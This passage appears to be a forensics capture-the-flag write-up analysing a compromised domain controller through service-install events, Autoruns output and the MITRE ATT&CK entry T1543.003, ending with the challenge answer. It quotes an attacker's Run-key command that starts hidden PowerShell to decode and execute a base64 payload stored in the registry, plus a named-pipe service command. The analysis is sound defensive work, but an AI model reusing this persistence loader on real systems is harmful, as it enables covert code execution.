
Information	19/09/2020	1:27:49 PM	7045	Service Control Mar	None	\S-1-5-21-2232410529	CITADEL-DC01.C137.local

Description

A service was installed in the system.

Service Name: coreupdater
Service File Name: C:\Windows\System32\coreupdater.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

And another that appears to be consistent with Carbanak malware:




Information	19/09/2020	2:39:59 PM	7045	Service Control Mar	None	\S-1-5-21-2232410529	CITADEL-DC01.C137.loca
Information	19/09/2020	1:56:55 PM	7045	Service Control Mar	None	\SYSTEM	CITADEL-DC01.C137.loca
Information	19/09/2020	1:44:29 PM	7045	Service Control Mar	None	\S-1-5-21-2232410529	CITADEL-DC01.C137.loca

Description

A service was installed in the system.

Service Name: AccessData Driver
Service File Name: C:\Users\ADMINI~1\AppData\Local\Temp\1\ad_driver.sys
Service Type: kernel mode driver
Service Start Type: demand start
Service Account:

And a final one that contains suspicious named pipe usage:




Type	Date	Time	Event	Source	Category	User	Computer
Information	19/09/2020	2:39:59 PM	7045	Service Control Mar	None	\S-1-5-21-2232410529	CITADEL-DC01.C137.local
Information	19/09/2020	1:56:55 PM	7045	Service Control Mar	None	\SYSTEM	CITADEL-DC01.C137.local
Information	19/09/2020	1:44:29 PM	7045	Service Control Mar	None	\S-1-5-21-2232410529	CITADEL-DC01.C137.local

Description

A service was installed in the system.


Service Name: pmhrio
Service File Name: cmd.exe /c echo pmhrio > \\.\pipe\pmhrio
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

We are also provided the Autoruns output. If you open this CSV file using Timeline Explorer and filter for the malware discovered earlier, we can see two persistence mechanisms, a Run key and a Service:




Time	Entry Location	Entry
4/14/2010 3:06 PM	HKLM\System\CurrentControlSet\Services	coreupdater
8/22/2013 3:59 AM	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	coreupdate

The Service just executes coreupdater.exe, whilst the Run key executes a PowerShell command:



```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-It
em 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))""
```

This technique is given the ID T1543.003 by MITRE:



Create or Modify System Process: Windows Service

Other sub-techniques of Create or Modify System Process (5)

Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions.[1] Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry.

ID: T1543.003
Sub-technique of: T1543
Tactics: Persistence, Privilege Escalation
Platforms: Windows
Contributors: Akshat Pradhan, Qualys; Matthew

Answer: T1543.003